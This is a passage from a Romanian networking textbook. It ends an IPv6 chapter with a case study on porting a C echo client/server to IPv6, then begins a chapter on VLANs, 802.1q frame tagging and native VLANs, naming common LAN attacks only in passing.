lr# ip route add 2001:1234:AAAA:2::/64 via 2001:1234:AAAA::2
```

Nu uitați să testati conectivitatea cu comenzile de tipul ping și traceroute.

4.5 Studiu de caz


În acest capitol am prezentat principala motivație pentru introducerea adreselor IPv6 dar și modalitatea de migrare a infrastructurii de rețea. Apariția noului protocol produce un impact foarte mare nu doar asupra infrastructurii ci și a aplicațiilor. Fără migrarea aplicațiilor către protocolul IPv6, infrastructura nu poate fi folosită. Este ca și cum am cumpăra autobuze mai mari dar toți călătorii ar continua să folosească vechile mijloace de transport în comun.

RFC4038 clasifică aplicațiile în patru cazuri diferite, în funcție suportul față de IPv6 pe care acestea îl oferă:

- Aplicații de tip „doar-IPv4", care trebuie migrate pentru a folosi stiva IPv6; Ex. Skype.
- Aplicații „doar-IPv4" și „doar-IPv6", aplicația a fost migrată pentru a folosi stiva IPv6 dar utilizatorul trebuie să aleagă aplicația corespunzătoare în funcție de protocolul folosit (IPv4 sau IPv6); Ex. ping și ping6 pentru Linux.
- Aplicații care oferă suport pentru ambele protocoale, migrarea este completă; Ex. Firefox.
- Aplicații care oferă suport pentru ambele protocoale într-un mediu de tip „doar-IPv4", în care sistemul de operare nu oferă suport pentru IPv6. Acest caz nu se mai întâlnește datorită răspândirii suportului pentru IPv6 în sistemele de operare.


În acest studiu de caz vom prezenta migrarea unei aplicații „doar-IPv4" pentru a folosi și protocolul IPv6, atunci când acesta este disponibil. Aplicația folosită este de tip client/server și este scrisă complet în limbajul de programare „C". Am ales „C" pentru că expune toate primitivele necesare comunicării, astfel procesul poate fi mai bine explicat, existând însă suport pentru IPv6 în majoritatea limbajelor de programare (ex. Java). Serverul ascultă pentru conexiuni de tip TCP și va întoarce clientului mesajele primite de la aceasta (ecou). Clientul primește ca argument adresa serverului la care se va conecta și apoi interoghează utilizatorul pentru mesaje ce vor fi trimise către server, afișând la STDOUT răspunsul de la acesta. În Anexa A am pus la dispoziția cititorului codul sursă pentru toate cele patru aplicații.

Aplicația se bazează pe folosirea unui „socket" pentru a transmite informații între client și server. Un „socket" poate fi văzut, într-o formă simplificată, ca o pereche de patru elemente: adresa IP client, adresa IP server, port sursă și port destinație. Pentru a simplifica aplicația folosită ca exemplu am considerat portul destinație fix, 5000. Fără a detaliat foarte mult subiectul, Fig. 4-23 evidențiază pași necesari pentru a crea o conexiune TCP.



4-23 Crearea unui "socket" TCP

Topologia folosită este prezentată în Fig. 4-24. Cele două stații folosite sunt direct conectate prin intermediul unui switch și fac parte din domeniul DNS „exemplu.rl", DNS ce va rezolva atât adrese IPv4 cât și IPv6.



4-24: Topologie aplicație client server

Executăm aplicația în IPv4:

```
root@rl-vm:~/rl/ipv4# ./server
conexiune realizata cu b.exemplu.rl (192.168.17.129)
echo: buna
root@so-vm:~/rl/ipv4# ./client 192.168.17.130
mesaj: buna
echo: buna
```

Executam clientul cu o adresa IPv6 ca argument. Se observa că nu se poate conecta la server datorită DNS-ului care nu va rezolva corect.

```
root@so-vm:~/rl/ipv4# ./client 2001::1
(client.c, 33): Nu exista serverul
```

Primul pas pentru a migra aplicatia este modificarea structurilor folosite. Pentru a crea o aplicatie „doar-IPv6" structura folosită pentru a salva datele de conectare este „struct sockaddr_in6", cea din IPv4 este „struct sockaddr_in". Pentru crearea unei aplicații independente de protocolul folosit este recomandată folosirea structurii „struct sockaddr_storage". Cele două structuri prezentate nu au loc pentru a mentine informatii despre protocolul folosit (AF –Address Family), iar apelul unor funcții cu astfel de structuri impune folosirea AF-ului ca parametru:

```
/* doar-IPv4 */
bar(&in4addr, AF_INET);
/* doar-IPv6 */
bar(&in6addr, AF_INET6);
```

Trebuie făcută clară separația între cod „doar-IPv4, „doar-IPv4" și cod portabil. În exemplu de mai jos se poate vedea această diferență atunci când vorbim de structuri:

- doar-IPv4

```
struct sockaddr_in addr;
```

- doar-IPv6

```
struct sockaddr_in6 addr;
```

- cod independent

```
struct sockaddr_storage addr;
```

În afara structurilor este necesară și migrarea tuturor funcțiilor folosite. Funcțiile „getaddrinfo()" și „getnameinfo()" oferă suport pentru IPv4 și pentru IPv6, ele implementează funcționalitatea următoarelor funcții: „gethostbyname()", „gethostbyaddr()", „inet_ntop()", „inet_pton()", „getservbyname()", „getservbyport()". Deși unele dintre funcțiile precizate anterior pot fi folosite pentru protocolul IPv6 nu este recomandată utilizarea lor datorită dependenței de protocol. Pentru o descriere detaliată a funcţiilor consultaţi paginile de manual.

O altă regulă recomandată la migrarea către o aplicație independentă este eliminarea oricărei referințe la protocolul folosit, nu trebuie folosite în program structurile de tipul AF-, așa cum apar ele în exemplul de mai jos.

```
switch (aip->sa_family) {
case AF_INET:
     clientlen = sizeof(struct sockaddr_in);
     break;
}
```

Odată cu apariția protocolul IPv6 a apărut și un socket pentru IPv6. Sistemele de operare vor suporta adrese IPv4 peste un socket IPv6 folosind conceptul „IPv4-mapped IPv6". O astfel de adresă are forma „::IPv4", așa cum a fost ea definită în RFC4291 [13]. Este la alegerea programatorului dacă folosește o astfel de adresă sau dacă va crea un socket special pentru IPv4. Pentru a face asta trebuie ca socketul de IPv6 să fie de tip „doar-IPv6". Următoarea secvență transformă un socket IPv6 într-un socket „doar-IPv6".

```
#ifdef IPV6_V6ONLY
int v6only = 1;
if (aip->ai_family == AF_INET6) {
n = setsockopt(parinte[nsock], IPPROTO_IPV6, IPV6_V6ONLY, &v6only, sizeof(v6only));
}
#endif
```

După portarea aplicației putem observa funcționalitatea atât pentru IPv6 cât și pentru IPv4.

```
root@rl-vm:~/rl/any# ./server
conexiune realizata cu b.exemplu.rl (192.168.17.129)
echo: buna
conexiune realizata cu b.exemplu.rl (2001::2)
echo: buna
root@so-vm:~/rl/any# ./client 192.168.17.130
mesaj: buna
echo: buna
root@so-vm:~/rl/any# ./client 2001::1
mesaj: buna
echo: buna
```

Un alt aspect interesant de urmărit este comportamentul aplicației atunci când conexiunea se realizează folosind un nume, nu o adresă IP. Se poate observa din exemplul de mai jos întâietatea adreselor IPv6 în fața adreselor IPv4 atunci când se folosește serviciul DNS din sistemul de operare. Este recomandată folosirea numelui și nu „hard-coding" pentru o anumită adresă IP.

```
root@rl-vm:~/rl/any# ./server
conexiune realizata cu b.exemplu.rl (2001::2)
```

```
root@so-vm:~/rl/any# ./client a.exemplu.rl
```

Dezvoltarea aplicațiilor cu suport pentru IPv6 în mediul Windows a fost introdusă încă din Windows Server 2000, odată cu apariția Windows Sockets 2. Acest API dezvoltat de către Microsoft oferă o interfață compatibilă cu RFC3493 pentru programatori în C/C++.

Pentru o mai ușoară migrare a aplicațiilor către IPv6 Microsoft a dezvoltat un utilitar denumit „Checkv4.exe" pentru a analiza codul sursă al unui program și pentru a identifica eventualele probleme de portabilitate precum folosirea structurilor și a funcțiilor incompatibile IPv6 (ex. „gethostbyname"). Acest utilitar face parte din suita „Microsoft Windows Software Development Kit (SDK)" disponibilă pentru Windows Vista și versiunile ulterioare de Windows. În continuare prezentăm o analiză folosind „Checkv4.exe" a programului „ipv4_client.c".

```
C:\Users\Mihai\Desktop>checkv4.exe ipv4_client.c
ipv4_client.c(24) : sockaddr_in : use sockaddr_storage instead, or use sockaddr_in6 in
addition for IPv6 support
ipv4_client.c(25) : hostent : use addrinfo instead
ipv4_client.c(30) : AF_INET : use AF_INET6 in addition for IPv6 support
ipv4_client.c(32) : gethostbyname : use getaddrinfo instead
ipv4_client.c(37) : AF_INET : use AF_INET6 in addition for IPv6 support
```

4.6 Concluzii

Protocolul IPv6 este, fără îndoială, următorul pas în evoluția Interntului. Experiența acumulată în toți anii în care IPv4 a fost rege, a produs acest nou protocol care vine cu soluții noi la probleme veche și încearcă să anticipeze unele probleme ce se vor apărea în viitor. Noile dispozitive, cum sunt cele mobile, cer din ce în ce mai tare înlocuirea protocolului IPv4 iar facilitățile noi integrate în noul protocol vor crea oportunități pentru tehnologii noi în Internet.

Dar drumul spre migrare nu este unul usor, deoarece multe schimbări au fost și sunt necesare. Hardware și software nou, infrastructuri cu un nou design și cel mai important, specialiști IT care să lucreze cu acest nou protocol.

4.6.1 Linux

Comandă	Descriere
ping6	Măsoară latența până la o adresă IPv6 specificată
traceroute6	Găsire calea prin Intrernet spre o stație IPv6
ip -6	Suită de comenzi pentru configurare adrese și rute IPv6
ip -6 address	Configurare (listare și setare) adrese IPv6 pe interfețe
ip -6 route show	Configurare (listare și setare) rute IPv6 în tabela de rutare
ip tunel	Configurare tunele

4.6.2 Cisco IOS

Comandă	Descriere
ipv6 address	Configurare adresă IPv6 pe o interfață
ipv6 route	Configurare rută IPv6 în tabela de rutare
show ipv6 route	Listare tabelă de rutare

4.6.3 Windows

Comandă	Descriere
ping	Măsoară latența până la o adresă specificată (inclusiv IPv6)
netsh interface ipv6	Configurare adrese IPv6 pe o interfață și rute în tabela de rutare

4.7 Întrebări

1. IPv6, în comparație cu IPv4, este:
   Intercompatibil cu IPv4
   Funcționează la nivelul 6, pe când IPv4 funcționeaza la nivelul 4
   Vine să înlocuiască IPv4
   Este acelasi protocol, doar că are adrese mai lungi

2. O adresă IPv6 are
   32 biți
   64 biți
   128 biți
   o lungime de dimensiune variabilă

3. În IPv6 nu mai existe adrese de tip:
   Rețea
   Stație
   Broadcast
   Multicast

4. Care dintre următoarele sunt notații valide pentru o adresă IPv6:
   2001.1.2.2/64
   2001::0/32
   DE:AD:00:00:BE:EF
   FE80::1:2::0/64

5. Pentru configurarea unei adrese IPv6 în Linux, este recomandată comanda:
   iproute2
   netsh
   ifconfig
   ip

4.8 Referințe

[1] Understanding IPv6, Second edition, Joseph Davies, Microsoft Press, 2008
[2] Deploying IPv6 Networks, Ciprian Popoviciu, Eric Levy-Abegnoli, Patrick Grossetete, Cisco Press, 2006
[3] http://www.cio.gov/documents/IPv6memofinal.pdf
[4] http://europa.eu/rapid/pressReleasesAction.do?reference=IP/08/803
[5] http://www.vyncke.org/ipv6status/
[6] http://www.google.com/ipv6/statistics.html#tab=per-country-ipv6-adoption
[7] http://en.wikipedia.org/wiki/Comparison_of_IPv6_support_in_operating_systems
[8] RFC 1883 Internet Protocol, Version 6 (IPv6) Specification
[9] RFC 4214 Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)
[10] RFC 3056 Connection of IPv6 Domains via IPv4 Clouds
[11] RFC 4380 Teredo: Tunneling IPv6 over UDP through Network Address Translations (NATs)
[12] RFC 6052 IPv6 Addressing of IPv4/IPv6 Translators
[13] RFC 4291 IP Version 6 Addressing Architecture
[14] RFC 3587 IPv6 Global Unicast Address Format
[15] RFC 3927 Dynamic Configuration of IPv4 Link-Local Addresses
[16] RFC 4193 Unique Local IPv6 Unicast Addresses
[17] RFC 2375 IPv6 Multicast Address Assignments
[18] RFC 4786 Operation of Anycast Services
[19] RFC 4941 Privacy Extensions for Stateless Address Autoconfiguration in IPv6
[20] RFC 5072 IP Version 6 over PPP
[21] RFC 1981 Path MTU Discovery for IP version 6
[22] RFC 3697 IPv6 Flow Label Specification
[23] RFC 4443 Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification

5 Optimizarea rețelelor locale

Ce se învață în acest capitol?

- Rețele locale virtuale (VLAN-uri)
- Rutarea inter-VLAN
- Legături agregate de nivel 2
- Negocierea și configurarea legăturilor agregate
- Vulnerabilități, atacuri și măsuri de securitate pentru rețele locale

Cine este ...

Walter David Sincoskie a fost un inginer american în domeniul calculatoarelor. Sincoskie a instalat prima rețea locală bazată pe Ethernet la Laboratoarele Bell și a fost un pionier al tehnologiei *voice over IP*. Cercetările sale în domeniul VoIP l-au condus la inventarea rețelelor locale virtuale (VLANs). De asemenea, el este și autorul primei specificații Local ATM.

Pe la mijlocul anilor '90 atât Ethernet-ul cât și stiva TCP/IP se impun drept standarde de facto în lumea networking-ului, majoritatea rețelelor locale bazându-se pe această combinație de protocoale. Posedând deja un anumit grad de maturitate, care le-a permis să devină predominante, aceste tehnologii intră în faza optimizărilor. Cele mai multe noutăți sunt introduse de către producătorii de echipamente de rețea, răspunzând unor cerințe din piață; pentru a evita eventualele probleme de incompatibilitate și pentru a oferi o versiune "oficială" a protocoalelor, IEEE intervine și standardizează unele dintre noile invenții. Întregul proces se desfășoară ținând cont de doi vectori divergenți: pe de o parte, dorința de a inova și de a corecta slăbiciunile specificațiilor istorice ale protocoalelor; pe de altă parte, nevoia păstrării compatibilității cu dispozitivele existente, care implementează aceste specificații.

În cadrul acestui capitol vom discuta optimizările efectuate la nivelul doi al stivei OSI, în particular cele specifice Ethernet-ului. Designul rețelelor locale bazate pe Ethernet a trecut de-a lungul timpului prin mai multe etape, evoluția topologiilor fiind strâns legată de progresele tehnologice înregistrate atât în domeniul mediilor de transmisie, la nivel fizic, cât și în cel al dispozitivelor de rețea utilizate pentru procesarea pachetelor. Dacă la începutul anilor '90 imaginea predominantă în departamentele unei companii era cea Ethernet-ului 10BASE-T peste cabluri telefonice, cu huburi deservind calculatoare și alte echipamente situate în proximitate, odată cu apariția switch-urilor și a standardelor FastEthernet era comunicațiilor half-duplex a început să apună, full-duplex-ul extinzându-se rapid.

Pe lângă vitezele de transmisie mai mari, evoluția descrisă mai sus constă în special în segmentarea domeniilor de coliziune. Beneficiile acestui proces sunt ușor observabile: în topologiile moderne, în care un domeniu de coliziune este echivalent cu portul unui switch, o sursă importantă de ineficiență (și anume apariția coliziunilor) este eliminată, cu impact direct asupra performanței rețelei.

În cele ce urmează vom vedea că, asemenea domeniilor de coliziune, domeniile de broadcast implică anumite limitări de ordin tehnic și administrativ care împiedică extinderea lor necontrolată, ducând din nou la procesul de segmentare. Rețelele locale virtuale, sau VLAN-urile *(Virtual LANs)*, au apărut mai ales ca o soluție practică la această problemă, introducând la rândul lor o serie de concepte tehnice care vor fi expuse în continuare.

O altă dezvoltare importantă a constat în apariția tehnologiilor de *link aggregation,* care oferă posibilitatea grupării mai multor legături fizice într-o singură legătură logică. Acest proces


îmbunătățește lățimea de bandă și disponibilitatea rețelei, mai ales în zonele sale de backbone. VLAN-urile și tehnologiile de agregare a legăturilor fizice sunt exemple timpurii ale procesului de virtualizare, atât de răspândit astăzi.

În acest capitol vom discuta și despre securitate, mai exact despre vulnerabilitățile implicite ale implementărilor de Ethernet. În versiunea inițială a standardelor autorii acestora au specificat cum trebuie să se comporte protocolul în condiții normale de funcționare, multe dintre situațiile excepționale nefiind reglementate. Odată cu trecerea timpului, practica a evidențiat o serie de slăbiciuni exploatate de către atacatori; vom analiza aici câteva dintre atacurile des întâlnite, printre care *MAC table overflow, DHCP starvation* și *ARP Poisoning.* Pentru fiecare dintre aceste atacuri vom prezenta măsuri preventive de securitate.

5.1 Definirea rețelelor locale virtuale

5.1.1 Limitări ale topologiilor Ethernet cu un singur domeniu de broadcast

Să considerăm următoarea topologie ca bază a discuției referitoare la segmentarea domeniilor de broadcast (ilustrată în Fig. 5-1): avem două departamente ale unei companii, IT și HR, situate la etaje diferite. Echipamentele fiecărui departament sunt conectate într-un switch, *ITSw*, respectiv *HRSw*, acestea fiind legate la rândul lor la un switch de distribuție care le conectează la restul rețelei, *DSw*. Presupunem că infrastructura companiei utilizează cablare structurată, toate cele trei switch-uri fiind situate într-un rack, conectat prin intermediul unor patch-panel-uri la prizele Ethernet existente la cele două etaje.



5-1 Exemplu de topologie pentru VLAN-uri

După cum putem observa, echipamentele din cele două departamente sunt situate în același domeniu de broadcast. Dacă am adăuga alte departamente în domeniu, conectându-le la switch-ul de distribuție *DSw*, sau dacă numărul de dispozitive din cele două departamente ar depăși câteva sute, utilizatorii observa o degradare semnificativă a **performanței**, din motive nu tocmai evidente.

Cunoaștem faptul că un cadru având ca adresă destinație adresa de broadcast este trimis de către un switch pe toate porturile sale, mai puțin pe cel pe care a fost primit. Acest mod de transmisie este utilizat de mai multe protocoale de comunicație, dintre cale cele mai importante sunt ARP și DHCP. În cazul topologiei de mai sus, un cadru broadcast de tipul *DHCP discovery* trimis de către calculatorul IT1, prin care acesta încearcă să localizeze un server de DHCP pentru a obține o adresă IP, va fi procesat de către toate cele trei switch-uri și va ajunge la calculatoarele IT2, HR1, HR2. Frecvența cadrelor de tip broadcast în traficul general al rețelei **depinde liniar de numărul de dispozitive conectate**, astfel încât, de la un anumit prag încolo, plăcile de rețea ale dispozitivelor conectate vor irosi resurse importante pentru procesarea (urmată de ignorarea) acestui tip de cadre. O problemă înrudită o reprezintă cea a *broadcast storm*-urilor, situații în care o placă de rețea defectă generează o secvență continuă de cadre broadcast, afectând performanța rețelei. Deși

această problemă este mult mai rar întâlnită în prezent față de acum câțiva ani, datorită fiabilității sporite a echipamentelor, nu trebuie să fie subestimată, dat fiind că afectează întregul domeniu de broadcast.

O altă problemă serioasă, însă destul de rar întâlnită, este generată de prezența unui număr prea mare de echipamente în cadrul aceluiași domeniu de broadcast. Această problemă se referă la *flooding*-ul cadrelor cu destinații necunoscute de către switch-uri: dacă numărul de dispozitive este atât de mare încât tabela MAC a unui switch nu le poate cuprinde adresele fizice, ajungând în situația de *overflow*, switch-ul va trimite chiar și cadrele non-broadcast pe toate porturile, în cazul în care nu găsește adresele destinație în tabela MAC. Acest fenomen, care poate apărea în mod legitim în cadrul unei rețele cu domenii de broadcast supraaglomerate și switch-uri neperformante cu tabele MAC de dimensiuni reduse, stă și la baza unui atac de rețea cunoscut sub numele de *MAC table overflow*.

Pe lângă considerațiile tehnice referitoare strict la performanță, trebuie să luăm în considerație și problema **securității** în cadrul domeniilor de broadcast. Orice interfață de rețea poate fi configurată în modul *promiscuous*, caz în care captează toate pachetele primite din rețeaua locală; implicit, pachetele de tip broadcast și multicast vor fi disponibile tuturor „ascultătorilor" interesați, și nu este exclusă posibilitatea ca ele să conțină date confidențiale. Mai mult decât atât, un host poate încerca să acceseze direct toate dispozitivele din rețeaua sa locală, fapt care facilitează atacurile. De multe ori, unul dintre primii pași efectuați de hackeri constă în compromiterea unei mașini din rețeaua internă a unei companii, urmată imediat după aceea de scanarea subrețelei mașinii compromise, în căutarea unor noi ținte. Plasarea diferitelor departamente ale unei companii în rețele (domenii de broadcast) diferite reprezintă una dintre primele și cele mai importante măsuri de securitate ce trebuie implementate, stând la baza tuturor configurărilor ulterioare precum filtrarea traficului. În exemplul de mai sus este clar că departamentele de HR și IT vehiculează clase de informații diferite și au politici de acces și securitate distincte; decizia naturală este de a le plasa în rețele diferite.

Ultima remarcă a paragrafului precedent ne aduce în domeniul **administrării**: pe lângă cerințele de securitate care sunt specifice departamentelor, există și alte politici aplicabile tot la acest nivel – de exemplu, controlul calității serviciilor. Departamentul IT va avea în mod uzual nevoie de mai multă lățime de bandă decât cel de HR, nevoie ce poate fi adresată printr-o configurare specifică. De asemenea, anumite grupuri de dispozitive (telefoane IP, echipamente de videoconferință) au necesități de trafic speciale (lățime de bandă, latență), care pot fi asigurate prin politici dedicate după izolarea acestor echipamente într-o rețea proprie.

O întrebare legitimă este: de ce nu am folosi **rutere** în scopul segmentării domeniilor de broadcast în aceste situații? Motivele sunt numeroase:

- **Costul**: ruterele sunt în general mai scumpe decât switch-urile, ele fiind dispozitive mai sofisticate, care acționează la un nivel superior al stivei OSI;
- **Latența**: tocmai din cauza "inteligenței" superioare switch-urilor, ruterele efectuează operații mai costisitoare care afectează timpul de tranzit al pachetelor în rețea;
- **Limitarea geografică:** domeniile de broadcast sunt asociate interfețelor fizice ale unui ruter, și prin urmare este dificil să grupăm dispozitive din locații diferite în aceeași rețea, chiar dacă acest lucru ar fi dezirabil, de exemplu, în cazul unui departament dispersat în mai multe clădiri.

Ultimul punct de mai sus ne oferă justificarea rețelelor locale virtuale, care au fost create în primul și în primul rând pentru a permite **decuplarea topologiei fizice a unei rețele de cea logică**. Această măsură ar simplifica considerabil procesul de administrare al rețelei: să ne imaginăm ce se întâmplă dacă, în exemplul de mai sus, jumătate dintre membrii departamentului de HR sunt mutați la etajul departamentului IT. În ipoteza în care un ruter separă cele două departamente în rețele diferite, ar trebui ca administratorul de rețea să mute cablurile corespunzătoare prizelor noi ocupate în switch-ul corespunzător departamentului HR. Astfel de operațiuni, care sunt destul de frecvente, irosesc timp și pot genera erori; nu ar fi mai simplu dacă am putea modifica apartenența unui

dispozitiv la o rețea printr-o configurare software la nivel de switch? Răspunsul este: da. Acest lucru este posibil cu ajutorul VLAN-urilor.

Rețelele locale virtuale (Virtual LANs - VLANs) sunt domenii de broadcast definite în software, la nivel de switch, și cuprind dispozitive care fac parte din același segment **logic** de rețea, fără niciun fel de limitare geografică. Un VLAN poate include echipamente situate oriunde în cadrul rețelei, atât timp cât există conectivitate între ele. Orice dispozitiv conectat la un VLAN primește cadrele de broadcast trimise de ceilalți membri ai VLAN-ului; evident, echipamentele dintr-un alt VLAN nu vor recepționa astfel de pachete.

5.1.2 Tipuri de VLAN-uri

În momentul în care un utilizator se conectează la rețea prin intermediul unui switch de acces, respectivul echipament trebuie să decidă din ce VLAN face parte utilizatorul. În funcție de modul lor de definire, VLAN-urile se împart în două categorii: statice și dinamice.

În cazul **VLAN-urilor statice**, apartenența unui utilizator la un VLAN depinde de interfața fizică a switch-ului la care acesta este legat. Natura lor statică se referă la asocierea porturilor switch-ului cu VLAN-urile existente, care este efectuată manual de către administratorul de rețea.

VLAN-urile dinamice utilizează un alt criteriu de apartenență, și anume adresa MAC a dispozitivului utilizatorului final. La conectarea unui echipament pe o interfață, switch-ul interoghează o bază de date pentru a afla VLAN-ul în care să plaseze echipamentul. Această bază de date conține mapări între adresele MAC ale dispozitivelor din rețea și VLAN-ul asociat lor, și trebuie gestionată manual de către un administrator de rețea.

Majoritatea rețelelor din ziua de astăzi implementează VLAN-uri statice, deoarece sunt mai ușor de configurat și de monitorizat. De asemenea, nivelul lor de performanță este superior VLAN-urilor dinamice, pentru că toate operațiunile se efectuează în hardware de către circuite integrate ale switch-ului, cererile către o bază de date externă fiind destul de costisitoare. VLAN-urile dinamice au totuși un avantaj major – flexibilitatea, utilizatorii putând să-și mute dispozitivele dintr-un port în altul, sau chiar dintr-o locație într-alta, fără a pierde apartenența la un VLAN și fără a fi nevoie de configurări suplimentare.

5.1.3 Tipuri de legături și identificarea cadrelor dintr-un VLAN în rețea


Legături acces și legături trunchi

Existența VLAN-urilor într-o rețea este transparentă pentru echipamentele utilizatorilor finali; de regulă, acestea sunt conectate în porturi ale switch-urilor care oferă acces la un singur VLAN. Echipamentele atașate se comportă ca și cum ar fi conectate la un segment fizic oarecare al rețelei, lăsând în seama dispozitivelor specializate (switch-uri, rutere) implementarea caracteristicilor de trafic specifice VLAN-urilor. Aceste tipuri de legături care transportă trafic pentru un singur VLAN poartă numele de **legături acces**.

În cazul legăturilor dintre două switch-uri, însă, sau dintre un switch și un ruter, poate fi necesar ca pachete din VLAN-uri diferite să fie multiplexate peste aceeași interfață fizică. O asemenea legătură, care transportă trafic pentru mai multe VLAN-uri printr-un singur port al unui switch, este denumită **legătură trunchi**. Legăturile trunchi nu sunt asociate unui anumit VLAN, ele putând transmite cadre din unul, mai multe sau chiar toate VLAN-urile.

În Fig. 5-2 putem observa două switch-uri, Sw1 și Sw2, conectate printr-o legătură de tip trunchi; câte trei calculatoare din VLAN-uri diferite (1, 2, 3) sunt legate de fiecare switch. Pentru a putea oferi conectivitate end-to-end, legătura trunchi dintre Sw1 și Sw2 trebuie să transporte trafic din toate cele trei VLAN-uri.

Este posibil ca între cele două switch-uri să folosim și trei legături fizice dedicate, fiecare transportând trafic dintr-un singur VLAN și funcționând ca o legătură acces. Această soluție presupune însă costuri suplimentare și nu este scalabilă – dacă în loc de trei VLAN-uri avem douăzeci, este foarte probabil să rămânem fără porturi disponibile în switch-uri.




5-2 Multiplexarea VLAN-urilor pe o legătură trunchi

Protocoale pentru etichetarea cadrelor în VLAN-uri

Dacă traficul dintr-un VLAN ar fi limitat la nivelul switch-ului de acces, transmiterea cadrelor către destinațiile corecte nu ar reprezenta o problemă: fiecare port poate fi asociat unui VLAN, iar un cadru primit din VLAN-ul X este trimis pe toate porturile switch-ului care fac parte din VLAN-ul X. Odată cu introducerea legăturilor trunchi apare însă problema identificării VLAN-ului din care face parte un cadru prin examinarea datelor din antetul său. În exemplul de mai sus, Sw2 nu poate determina apartenența unui cadru primit pe legătură trunchi cu Sw1 la un anumit VLAN numai pe baza portului de intrare.

După cum menționam mai devreme, tehnologia VLAN a fost la început o inițiativă a producătorilor de echipamente de rețea. Având în vedere că nu exista încă un standard oficial, fiecare dintre aceștia au propus diverse mecanisme de identificare a VLAN-ului unui cadru, printre care: identificarea după portul de intrare, identificarea după adresa MAC sursă, identificarea după adresa IP. Din varii motive, aceste mecanisme s-au dovedit insuficiente din punct de vedere tehnic: identificarea după portul de intrare nu funcționează în cazul legăturilor de tip trunchi, asocierea între adresele MAC sursă și VLAN-uri implică un overhead administrativ considerabil pentru păstrarea corespondențelor actualizate, inspectarea adresei IP a unui cadru încalcă principiul de separare a funcționalităților între nivelurile OSI etc. În cele din urmă, s-a ajuns la concluzia că este necesară adăugarea unor câmpuri în cadrele Ethernet pentru păstrarea informației despre VLAN-uri.

Majoritatea producătorilor au venit cu specificații proprietare pentru marcarea (*tagging*) cadrelor; de exemplu, Cisco a dezvoltat ***Inter-Switch Link (ISL)*** ca protocol care să propage informația despre VLAN-uri pe legăturile trunchi între două switch-uri, sau între un switch și un ruter. ISL încapsulează cadrele Ethernet, adăugând fiecăruia un header și un trailer. În Fig. 5-3 puteți examina formatul unui cadru ISL.




5-3 Formatul cadrului ISL

Cea mai importantă informație o reprezintă câmpul VLAN, care stochează numărul VLAN-ului asociat cadrului.

O consecință firească a direcțiilor diferite urmate de producători în implementarea VLAN-urilor a fost problema interoperabilității echipamentelor: protocoale proprietare, precum Cisco ISL, puteau fi rulate numai pe dispozitivele furnizorului, iar interconectarea unor segmente de rețea cu echipamente de la producători diferiți putea fi problematică.

În cele din urmă, funcționarea VLAN-urilor în cadrul unei rețele Ethernet a fost reglementată de către IEEE prin **standardul 802.1q**, publicat în 1998. IEEE a ales să modifice antetul Ethernet, adăugând un tag de 4 octeți situat între câmpurile de adresă sursă și cel de tip/lungime. Modificarea este ilustrată în Fig. 5-4.



5-4 Formatul cadrului Ethernet, cu tag-ul 802.1q

Tag-ul nou introdus este format din:

- *Tag Protocol Identifier (TPID)* – un câmp de 16 biți care conține valoarea 0x8100 pentru identificarea cadrului ca fiind de tip 802.1q. Având în vedere că acest număr este mai mare ca 1500, va fi interpretat ca tip de către plăcile de rețea Ethernet.
- *Priority Code Point (PCP)* – un câmp de 3 biți care face referire la prioritate, așa cum este ea definită în IEEE 802.1p. Valorile de la 0 (best effort, prioritate minimă) la 7 (prioritate maximă) pot fi folosite în implementări de QoS pentru diferențierea claselor de trafic (voce, video, date etc.).
- *Drop Eligible (DE)* – un câmp de 1 bit, folosit în conjuncție cu PCP pentru a semnala că pachetul poate fi blocat în condiții de congestie a rețelei.
- *VLAN Identifier (VID)* – un câmp de 12 biți care conține numărul VLAN-ului asociat cadrului. Valorile 0x0000 și 0xFFFF sunt rezervate, deci în total avem 4094 de VLAN-uri disponibile. VLAN-ul 1 (care este valoarea implicită) este adesea folosit drept VLAN de management, aceasta fiind însă o convenție care poate varia de la producător la producător.

Modificarea antetului Ethernet a adus și câteva probleme de compatibilitate cu dispozitivele legacy – de exemplu, lungimea maximă pentru un cadru Ethernet specificată în standardul IEEE 802.3 este de 1518 octeți, însă odată cu adăugarea noului tag se poate ajunge la cadre de 1522 octeți, care depășesc limita admisă. Pentru rezolvarea acestei anomalii, comitetul 802.3 a creat subgrupul 802.3ac, însărcinat cu extinderea lungimii maxime a unui cadru Ethernet la 1522 de octeți. Dispozitivele de rețea vechi, care nu înțeleg standardul 802.3ac, pot respinge acest tip de cadre, denumite *"baby giant"*, sau le pot procesa cu mesaje de avertizare.


Tot din motive de compatibilitate, rețelele locale au fost împărțite în segmente ***VLAN-aware***, care implementează IEEE 802.1q și includ tag-uri VLAN în pachete, respectiv segmente ***VLAN-unaware***, care implementează numai IEEE 802.1D și nu includ tag-uri VLAN în pachete. Când un cadru ajunge într-un segment de rețea care este *VLAN-aware*, i se adaugă un tag, de regulă pe baza VLAN-ului asociat portului de intrare. În practică, stațiile utilizatorilor generează cadre neetichetate,

tag-ul cu VLAN-ul fiind adăugat de către primul switch *VLAN-aware* din rețea – în rețelele moderne, acesta este chiar switch-ul de acces la care este conectată stația.

Intenția care stat la baza creării IEEE 802.1q a fost ca fiecare cadru transportat pe o legătură fizică de tip trunchi să aibă asociat un VLAN tag. Ethernet-ul fiind totuși un mediu multiacces, nu putea fi ignorată ipoteza existenței unor gazde între capetele trunchiului care să nu fie în stare să proceseze cadre tag-ate, de aceea standardul prevede și posibilitatea trimiterii de trafic neetichetat pe legături trunchi. Asemenea cadre neetichetate trebuie asociate cu un VLAN de către switch-ul care le primește, astfel încât unii producători de echipamente, cel mai notabil fiind Cisco, au introdus conceptul de **VLAN nativ**. VLAN-ul nativ este utilizat pentru tot traficul neetichetat care traversează o legătură trunchi de tip 802.1q.

Switch-urile Cisco utilizează VLAN-ul nativ pentru transportul cadrelor ce aparțin protocoalelor de management de nivel 2 (CDP – *Cisco Discovery Protocol*, DTP – *Dynamic Trunking Protocol*, LACP – *Link Aggregation Control Protocol*). Implicit, VLAN-ul nativ al unui trunchi este VLAN-ul 1, însă, pentru a adresa vulnerabilități de securitate care permit atacuri de tip *VLAN hopping*, acesta poate fi modificat de administratorul de rețea. Mai mult decât atât, switch-urile Cisco pot fi configurate astfel încât chiar și traficul din VLAN-ul nativ să fie etichetat cu un VLAN ID. Una dintre restricțiile în configurarea unei legături trunchi pe dispozitive Cisco este că VLAN-urile native trebuie să fie identice pentru cele două capete ale legăturii.

